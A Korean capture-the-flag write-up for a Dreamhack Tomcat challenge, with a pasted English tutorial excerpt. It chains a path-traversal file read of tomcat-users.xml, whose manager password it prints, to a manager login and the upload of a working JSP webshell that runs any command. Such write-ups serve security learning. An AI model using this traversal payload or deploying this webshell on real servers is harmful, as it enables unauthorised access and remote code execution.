


# Dreamhack Tomcat Manager Write-up




서버에 접속하면 이렇게 Under construction – coming soon이라는 문장과 이미지 하나가 뜬다.

```
1 <html>
2 <body>
3   <center>
4     <h2>Under Construction</h2>
5     <p>Coming Soon...</p>
6     
7   </center>
8 </body>
9 </html>
```

페이지 소스 보기의 결과이다. 여기서 주목할 것은 ``: 부분이다. JSP 파일을 통해 이미지를 가져오는 방식으로, URL 쿼리 파라미터로 `file=working.png`를 전달하고 있다.

즉 여기서는 **image.jsp** 파일에서 파일 다운로드 취약점이 발생할 것이라 추측할 수 있다.



이렇게 기존 페이지의 url 뒷부분에 페이지 소스에서 그대로 가져온 /image/jspfile=working/png의 경로를 복사해 붙이면 이렇게 페이지에 있었던 이미지가 뜨고, 이 이미지를 다운로드할 수 있다.

즉 입력하는 file 데이터에 경로를 입력하여 임의 파일의 내용을 획득할 수 있는 것이다.

```
sers > gram > AppData > Local > Temp > BNZ.673ed0b562f96fc > tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">

  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <role rolename="manager-jmx"/>
  <role rolename="manager-status"/>
  <role rolename="admin-gui"/>
  <role rolename="admin-script"/>
  <user username="tomcat" password="**SECRET**" roles="manager-gui,manager-script,manager-jmx,manager-status,admin-gui,admin-script" />
</tomcat-users>
```


이후 문제에서 다운로드할 수 있는 파일인 tomcat-users.xml 파일의 내용을 체크했다. 이 파일에서는 manager 페이지의 존재와 이 페이지에 접속하기 위해 필요한 username 그리고 password가 존재함을 확인할 수 있다. 단 password는 가려져 있다.

server.xml	Tomcat 설정에서 가장 중요한 파일이다. Service, Connector, Host 등과 같은 주요 기능을 설정할 수 있다.
tomcat-users.xml	Tomcat의 manager 기능을 사용하기 위해 사용자 권한을 설정하는 파일이다.
web.xml	Tomcat의 환경설정 파일이며 서블릿, 필터, 인코딩 등을 설정할 수 있다.

좀 더 자세히 알아보기 위해 apache tomcat의 디렉토리 구조에 대해 알아보았다. 이를 통해 tomcat-users/xml이 tomcat의 manager 기능을 사용하기 위해 사용자 권한을 설정하는 파일이라는 것을 알게 되었다. tomcat-users/xml 파일 원본을 얻어내서 password를 제대로 알아야 할 것 같다.

아까 알아낸 파일 다운로드 취약점을 통해 서버에서 tomcat-users.xml 파일을 얻어내었다.

일단 경로의 경우 <https://itwarehouses.tistory.com/8> 여기서 tomcat 디렉토리 구조를 참고해서 알아내었다.



이러한 디렉토리 구조에서 tomcat-users.xml을 찾아가면 된다.

```
> Users > gram > Desktop > tomcat-users.xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <tomcat-users xmlns="http://tomcat.apache.org/xml"
3      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4      xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
5      version="1.0">
6
7      <role rolename="manager-gui"/>
8      <role rolename="manager-script"/>
9      <role rolename="manager-jmx"/>
10     <role rolename="manager-status"/>
11     <role rolename="admin-gui"/>
12     <role rolename="admin-script"/>
13     <user username="tomcat" password="P2assw0rd_4_t0mC2tM2nag3r31337" roles="manager-gui,manager-script,
14         manager-jmx,manager-status,admin-gui,admin-script" />
15 </tomcat-users>
```

<http://host1.dreamhack.games:15387/image.jsp?file=../../conf/tomcat-users.xml>라고 입력해서 상위 경로로 이동하고, 나오는 image 파일을 다운로드 한 뒤 파일명을 tomcat-users.xml으로 바꾸어주면 된다. 이 파일에는 password가 제대로 적혀 있음을 확인할 수 있다.


## 4. Listing Currently Deployed Applications

In this section, we'll learn how to see a list of the currently deployed applications.


### 4.1. Using the Web

Let's open <http://localhost:8080/manager/html/> to view the Tomcat Manager App webpage. We need to authenticate as the *tomcatgui* user to do so.

이제 tomcat의 manager 기능을 사용하기 위해 해당 웹페이지로 이동할 방법을 찾아내야 한다. <https://www.baeldung.com/tomcat-manager-app> 여기를 참고해서 방법을 알아냈다.



url을 입력하면 이렇게 로그인 창이 뜬다. 아까 알아낸 username과 password를 입력해준다.



Message: OK		
Manager		
<a href="#">List Applications</a>	<a href="#">HTML Manager Help</a>	<a href="#">Manager Help</a>

그러면 이렇게 tomcat web application manager 라는 웹페이지에 접속할 수 있다.

WAR file to deploy
<div style="text-align: right;"> Select WAR file to upload <input type="button" value="파일 선택"/> 선택된 파일 없음 </div> <div style="text-align: right;"> <input type="button" value="Deploy"/> </div>

이 페이지에는 파일을 업로드할 수 있는 공간이 있다. **WAR file to deploy**는 사용자가 업로드하는 **war**파일을 새로운 **Application**로 등록하고 실행하는 기능이다.

여기서 WAR 파일(Web Application Archive)은 Java 기반 웹 애플리케이션을 배포하는 데 사용되는 압축 파일 형식이다.

WAR file to deploy 창에 웹셀을 업로드해서 사용자가 입력하는 cmd 데이터를 시스템 명령어로 사용하게 하면 된다. 이때 특정 파일을 업로드해서 war 파일로 빌드한 뒤에 업로드해야 하는데, tomcat이 자바 기반이므로 jsp파일을 작성해서 사용했다.

JSP(JavaServer Pages)는 Java를 기반으로 동적인 웹 페이지를 생성하기 위해 사용되며 HTML 코드와 Java 코드를 혼합해서 사용한다.

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type='text'>
<INPUT type='submit' value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader sl = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sl.readLine()) != null) { output += s+"</br>"; }
        } catch(IOException e) { e.printStackTrace(); }
    }
%>
<pre><%=output %></pre>
```

작성한 index.jsp파일이다.

먼저 HTML 코드 부분에서는 <FORM METHOD=GET ACTION='index.jsp'> 부분에서 사용자가 cmd라는 이름의 텍스트 입력 필드를 통해 명령어를 입력할 수 있다. 사용자가 폼을 제출하면 GET 요청으로 cmd 매개변수가 서버로 전달된다.

Java 코드 부분에서는 먼저 `request.getParameter("cmd")`로 사용자로부터 입력받은 명령어를 가져온다.

이후 **Runtime API**를 사용해 외부 시스템 명령어를 실행한다. 이때 Java의 Runtime API는 Java 애플리케이션에서 실행 환경을 조작하거나 정보를 얻을 수 있는 기능을 제공하는 클래스이며, 애플리케이션의 실행 환경을 동적으로 제어하는 데 사용한다.

Java 코드 작성은 잘 몰라서 이 부분을 좀 더 분석해 보았다.

**if (cmd != null):** 사용자가 cmd 매개변수에 입력값을 제공했는지 확인한다. 값이 null이 아니면, 즉 사용자가 명령어를 입력한 경우에만 실행된다.

**String s = null;:** 명령어 실행 결과에서 한 줄씩 읽어올 데이터를 저장하기 위한 임시 변수 s를 선언한다.

**Process p = Runtime.getRuntime().exec(cmd, null, null);:** `Runtime.getRuntime().exec()`는 Java에서 외부 명령어를 실행하기 위한 메서드이다.

#### 파라미터

- **cmd:** 실행할 명령어 문자열이다.
- 두 번째와 세 번째 파라미터는 각각 **환경 변수(envp)**와 **실행 디렉터리(dir)**를 지정한다.. 이 경우 null로 지정되어 기본 환경 변수와 현재 디렉터를 사용한다.
- 실행 후, 외부 프로세스를 나타내는 Process 객체를 반환합니다.

**BufferedReader sl = new BufferedReader(new InputStreamReader(p.getInputStream()));:**

- **p.getInputStream()**은 외부 명령어의 표준 출력 스트림을 반환한다. 즉 명령어 실행 결과를 읽을 수 있는 스트림이다.
- **InputStreamReader**는 바이트 스트림(InputStream)을 문자 스트림으로 변환한다.
- **BufferedReader**는 줄 단위로 데이터를 읽을 수 있도록 해준다.

**while ((s = sl.readLine()) != null) { output += s + "<br>"; }:**

- `BufferedReader.readLine()`를 사용해 명령어 출력에서 한 줄씩 데이터를 읽는다.
- 읽은 데이터를 output 변수에 HTML <br> 태그로 줄 바꿈을 추가하여 누적한다.
- 외부 명령어의 실행 결과를 모두 읽을 때까지 반복한다.

**catch (IOException e) { e.printStackTrace(); }:**

- 명령어 실행 또는 스트림 처리 중 오류가 발생하면 이를 처리한다.

```
C:\Users\gram\my-webapp>jar -cvf webshell.war index.jsp
added manifest
adding: index.jsp(in = 745) (out= 400)(deflated 46%)
```


Jsp파일을 작성하고 명령 프롬프트를 열어 작성한 jsp파일을 war 파일로 빌드한다.

**jar:** Java Development Kit(JDK)에 포함된 명령어 도구.

**옵션들:**

- **c (create):** 새 아카이브 파일을 생성한다.
- **v (verbose):** 생성 과정에서 처리된 파일 목록을 출력한다.
- **f (file):** 생성할 아카이브 파일의 이름을 지정한다.


```
C:\Users\gram\my-webapp>move C:\Users\gram\my-webapp\webshell.war C:\Users\gram\Desktop
1개 파일을 이동했습니다.
```



이렇게 webshell.war 파일을 저장해 두었다.

					Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

이 파일을 tomcat manager 웹사이트에 업로드하면 새로 /webshell이라는 페이지가 생긴다.




url을 통해 webshell 페이지를 열면 웹셀에서 html로 작성한 것과 동일한 페이지가 나온다.

드림이가 톱캣 서버로 개발을 시작하였습니다.  
서비스의 취약점을 찾아 플래그를 획득하세요.

플래그는 `/flag` 경로에 있습니다.

 Translate

문제에서 알려준 경로를 입력창에 입력한다.



← → ↻ ⚠ 주의 요함 host3.dreamhack.games:18308/webshell/index.jsp?cmd=%2Fflag

Run

DH{a2062e589d0b1d627cf999066fb6c335ffe89ab85e81d7b7d91dd64e8f59d505}

이렇게 플래그를 획득할 수 있다.

결과적으로 이 문제에서는 파일 다운로드 취약점뿐만 아니라 **LFI(Local File Inclusion) 취약점** 또한 이용하는 것인데, 이는 단순히 파일 내용을 다운로드 하는 것뿐만 아니라 war 파일 업로드를 통한 원격 코드 실행까지 연계하여 플래그를 얻어내야 한 것에서 찾아볼 수 있다.

LFI(Local File Inclusion) 취약점은 웹 애플리케이션에서 **사용자가 서버의 파일을 임의로 읽을 수 있도록 허용하는 취약점**이다. 사용자 입력이 서버의 파일 시스템 경로로 사용될 때 발생한다.

파일 다운로드 취약점과 LFI 취약점은 모두 경로 조작 공격을 사용해 애플리케이션이 의도하지 않은 경로로 접근하게 만든다는 공통점이 있으나, 파일 다운로드 공격이 **서버가 요청한 파일을 다운로드하여 클라이언트로 전송하는 방법을 통해 단순히 파일 내용만을 다운로드한다면 LFI 취약점은 서버가 요청한 파일을 포함 또는 실행하여 원격 코드 실행으로 확장 가능하다는 차이점**이 있다.